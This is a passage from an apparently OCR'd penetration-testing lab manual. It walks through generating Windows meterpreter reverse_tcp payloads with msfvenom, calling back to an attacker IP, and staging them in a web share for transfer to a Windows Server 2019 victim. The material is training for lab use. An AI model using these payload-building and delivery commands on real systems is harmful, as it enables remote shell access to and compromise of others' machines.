
4. Now, type **cd** and press **Enter** to jump to the root directory.



5. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe** and press **Enter**.



6. We will create a second payload for that, type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe** and press **Enter**.




7. We will transfer both payloads to the **Windows Server 2019** machine.


8. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share the malicious files with the victim machine.

> Note: If you want to create a new directory to share the malicious files with the target machine and provide the permissions, use the below commands:
>
> - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
> - Type **chmod -R 755 /var/www/html/share** and press **Enter**
> - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

